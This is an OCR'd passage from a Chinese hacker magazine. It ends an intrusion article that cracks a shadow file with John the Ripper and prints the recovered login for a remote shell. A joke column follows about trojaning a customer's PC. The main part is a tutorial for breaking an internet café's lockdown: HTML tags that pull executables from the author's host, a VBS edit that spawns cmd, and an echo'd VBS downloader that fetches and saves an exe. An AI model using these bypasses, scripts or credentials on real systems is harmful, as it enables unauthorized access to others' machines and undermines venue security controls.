


图2

本地主机。

接下来的一步就是要来破解密码了，不知道还记得coolfire不? 在他的文章里我第一次看到如何破解Shadow档，使用John! John的最新版本在光盘中也有收录。Cracking! 说做就做（图3）。

为了节省时间我使用的是-single参数(coolfire称这个模式是针对傻瓜用户的: P)不过破解还有一点点运气成分的，看来我们的运气不错，可以让我们继续入侵下去。用户名icon51密码51icon. 用putty登陆看看（图4）。




图3




图4

登陆成功，得到一个Shell，唯一不足的地方就是内核版本有点高，权限提升成功率不足，难以ROOT。

[文中涉及的如下软件收录于光盘中：0day1.txt、0day2.txt、curl-7.12.2-win32、john171w、putty、shadow、shadow.pl]

编辑点评： Linux即使暴出漏洞也相对不易入侵。这点要归功于操作系统的安全设计。文中的Exp最好可以结合一个更加详细、真实的例子来加以运用分析，分享。在代码的含义方面有些难度，大家可以通过论坛和作者交流。



风言疯语：

暑期已过，不知大伙有没有出去打打工，做个临时网管什么的？没有？损失了大好机会啊，传说一临时网管，一日在网吧遇到一PLMM，为其心动，于是他就连接到MM的电脑，又是放木马又是搞小动作，所以在后来的一个小时，不停地听那MM叫"网管，过来一下"，后来MM发现QQ号被偷了，网关自告奋勇，跑到主机假装一阵狂按键盘，最后送给MM一密码，MM对其那个倾慕啊，直接留了电话号码，后来俩人出双入对了，看看人家多会利用环境和自己的技术啊，不过多插一句，前几天那MM得知真相，结果网管老兄挨了一耳光……看来泡吧需要注意安全，泡MM也要时刻提高警惕啊。

本期应读者要求，我们加大了泡泡吧的容量，除了精彩的文章，还给大家准备了一个小小的专题——网吧入侵完全手册，我相信你阅读起来一定大呼过瘾，OK，赶快瞧瞧吧。

BT网吧可以这么破

断翅的精灵

从本文中你可以学到：

1、多种方法破解网吧的技巧；

2、利用网吧缺陷突破BT网吧限制。

一、遇到拦路虎

前些日子回到家发现家里的宽带停了，无法接受没有网络的日子的我只好加入网吧一族，我一屁股坐到了液晶显示器的机子前，心里别提有多高兴，这可是第一次玩液晶显示器的机子啊。随便找了个新动画下，不料出现这样的画面，如图1。心把凉把凉的。

以前与网吧接触得较少，所以对其不是很重视，更没太多的实战经验。平时《黑客手册》没少看，多少积累了些突破下载的招数。破解之旅由此开始 ^_^

二、试探对手

俗话说得好"知己知彼方能百战百胜"我们先来试探一下对手，看它有何本领，然后再想法子干掉它，以达到我们占山为王的目的。

第一招： QQ网络硬盘，呀，被删掉了，空白一片哦，如图2。

第二招： QQ群里的文件共享功能，意料之中，也是空白一片。

第三招： QQ的用户自定义面板功能，如果这个没有限制就可浏览此计算机里的没有被限制的任何文件、程序。点击后也是空白一片哦！没有关系，我们继续发招。




图1 无法下载

第四招： QQ站上的极速下载，如果没有限制ActiveX控件可用它来破解掉上面的这些限制。啊哦，也是没有奏效，点击接受后半天没有反应，或者就是出现这样的情况：你单击试图安装ActiveX控件却发现没有安装的选项，如图3。

如果ActiveX控件无法在线安装成功，那么所有基于ActiveX控件的在线破解的东东都无法使用。竟然是ActiveX控件被限制了，那么就想法子破解，控制面板访问不了，Internet选项(inetcpl.cpl)也用不了，怎么办？我们换招。



图3 安装极速下载




图2 QQ网络硬盘被删掉

第五招： 用Windows



图4 用Windows Media Player

Media Player 来调用 inetcpl.cpl，如果网吧没有限制，那么就可以用它解决 ActiveX 控件的问题，以及解决简单禁止了 IE 下载的网吧。

打开 Windows Media Player，选择“工具→选项→隐私→ Cookies(o)”，如图 4。

点击“Cookies(o)”后出现提示框，点确定，不出意外的话，会看到熟悉的 Internet 属性窗口（然后再选择“安全”→“自定义级别”，最后根据需要来修改 ActiveX 控件和插件，最后确定。破解完毕）。可是我这里 Internet 属性窗口一闪就无影了，这又是美萍安全卫士的功劳，唉！这招也败下来了。到了这步，试图用 QQ 来破解网吧限制是没指望了，（说明：QQ 的文件传送功能也是没用的），我们再换招。

第六招： UC 的网络硬盘，没有想也不能访问。

现在已用了 6 招，招招落空。感觉这网吧不是那么容易对付，限制蛮多的。

第七招： bat。用 bat，用批处理调用 CMD，然后双击 *.bat 调出 cmd，在 DOS 下，用 ftp 或 vbs 脚本下载。这个是理想状态下的，如果大伙去的网吧都可以达到这种效果，那么你应该偷笑了，哈哈。随便打开个文件敲入 cmd 或者 command 或浏览个网页，然后点鼠标右键→查看源文件，清除掉里面的东西，敲入cmd或者command，最关键的一步：另存为 *.bat。呵呵！不好意思被卡住了，如图 5。




图5 无法“另存”

怎么样，够 BT 了吧！

顺便多说一句，有许多网吧都限制了 *.bat 文件运行，那么大家把它改成 *.cmd 文件，bat 限制就这么绕过去了！

第八招： HTML 格式的exe，用这招可以突破很多网吧的限制，大家看这熟悉的提示框，如图 6。

这网页是我自己弄的，地址：http://xiaoxinga.68ab.com/pj.html，网页程序是迅雷。

接着关键的一步：另存为，呵呵，效果如图 6，因为无法另存，所以这招对这网吧已不好使！




图6 网页下载

第九招： img 标签。修改任意htm、html 文件或新建一个 htm、html 文件，加入以下代码**<img src="http://xiaoxinga.68ab.com/xunlei.exe">**，保存或者传到空间上，访问此文件，我们会看到一个红叉。因为IE 把 xunlei.exe 当作图片下载下来，而它不是真的图片，所以不能直接显示出来。现在只要在上面单击右鼠标选择复制，把它拷贝到任何目录就可以了。有些网吧禁止了右键，没有关系，我们到临时目录 Temporary Internet Files 的子目录下找下载的文件(具体位置：**C:\Documents and Settings\(当前用户)\Local Settings\Temporary Internet Files**，而 Local Settings 文件夹默认情况下是无法看到的，因而记得去掉文件或文件夹隐藏）。或者直接保存网页，选择另存为，到这里大伙注意下这里，选择保存的类型（T)，应该为网页，**全部(*.htm;*.html)**。我这里的网吧把复制和另存也限制掉了，所以这招失效。




图7 浏览文件夹

此招用来对付 PW 的网吧是非常有效的，比如江西九江的网吧都是用 PW，用 img 标签就可突破下载。反正我是这么做的，当然大家还可以用 script 标签或 link 标签来达到破解目的。script 标签的代码：

```
<script language="断翅的精灵" src="http://xiaoxinga.68ab.com/xunlei.exe"></script>
```

link 标签的代码：

```
<link href="http://xiaoxinga.68ab.com/xunlei.exe" type="text/css" rel="stylesheet">
```




图8 选择“编辑”

不知大伙对《黑客手册》05 年 12 期的“绕过网吧下载限制之终极方法”一文是否有印象，此文介绍了用脱机浏览功能来突破下载的方法，方法不错，但在这用不上，因为无法创建快捷方式，更无法浏览到临时文件夹，还有 QQ 的“添加自定义表情”里的“添加自定义图释”窗口的“查看图片”按钮已被干掉。

无法创建快捷方式，所以后面的步骤是无法做下去的，就算可以创建，又如何打开 %userprofile% 的临时文件夹呢，这网吧可是限制死了，磁盘都隐藏了，上面已说过，QQ 的用户自定义面板和 UC 的文件查看都用不了。我们用浏览器试了下面的连接：

```
[控制面板]
file:///::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{21EC2020-3AEA-1069-A2DD-08002B30309D}
```




图9 在命令提示符中打开

无一例外全部无功而返。

因而想用这招来破解是不太现实的啦~类似的常用的还有：

```
[我的电脑]  file:///::{20D04FE0-3AEA-1069-A2D8-08002B30309D}
[我的文档]  file:///::{450D8FBA-AD25-11D0-98A8-0800361B1103}
[网上邻居]  file:///::{208D2C60-3AEA-1069-A2D7-08002B30309D}
[回收站]    file:///::{645FF040-5081-101B-9F08-00AA002F954E}
```

到了这里摸底结束。对手难缠。

三、对症下药

无聊之极，在桌面上乱点，看到游戏外挂，双击后，里面都是外挂，为方便浏览，我们用资源管理的形式浏览文件夹，由于右键无法使用，只好用快捷键Shift+F10，看到这样的窗口，如图7。这时眼睛发亮，因为在各文件夹里发现了一些inf和vbs的文件，破解的出路在于此了。inf文件接触不多，只知道用它可破解掉注册表的限制，对于这个网吧就算去掉下载rar和zip文件的限制，可这有什么用呢，这网吧把打开、保存按钮的控件都删了，根本就没法子保存程序，权衡下在vbs上动心思省事些。




图10 打开命令提示符

四、必杀技

任意的选一个vbs文件，单击一下，右鼠标无法使用，只能用快捷键Shift+F10，然后在弹出的窗口里选择编辑，如图8。敲入两行代码：

```
Set oShell = WScript.CreateObject("WScript.Shell")
oShell.Run "command"
```

然后按快捷键Ctrl+S保存！最后按快捷键Shift+F10，选择在命令提示符中打开，如图9。

怎么样，梦寐以求的命令提示符出来了吧！如图10。

如果大伙想娱乐一下可以加多一句：**oShell.Popup "断翅的精灵专用破解!"**，即：

```
Set oShell = WScript.CreateObject("WScript.Shell")
oShell.Popup "断翅的精灵专用破解!"
oShell.Run "cmd"
```

效果是先看到这提示框，确定后再调出命令提示符。

到了这里前途可谓一片光明。到了这里你可以选择ftp下载也可选择脚本下载，有些网吧会把ftp.exe都删掉，(我现在这个网吧并没有删除ftp.exe哦)。

在命令提示符下粘贴以下内容：

```
Echo Set xPost = CreateObject(^"Microsoft.XMLHTTP^"):xPost.Open ^"GET^",
^"http://www.mozilla.net.cn/firefox/downloads/Firefox%20Setup%201.5.0.3.exe^",0:
xPost.Send():Set sGet = CreateObject(^"ADODB.Stream^"):sGet.Mode = 3:sGet.
Type = 1:sGet.Open():sGet.Write(xPost.responseBody):sGet.SaveToFile ^"llq.exe^",
2 >down.vbs
cscript down.vbs
```

回车，用不了几秒就完成firefox浏览器的下载，这当然得看你那网吧的速度而言，再dir检查一下程序是否真的下回来了，然后在命令下运行，如图11。

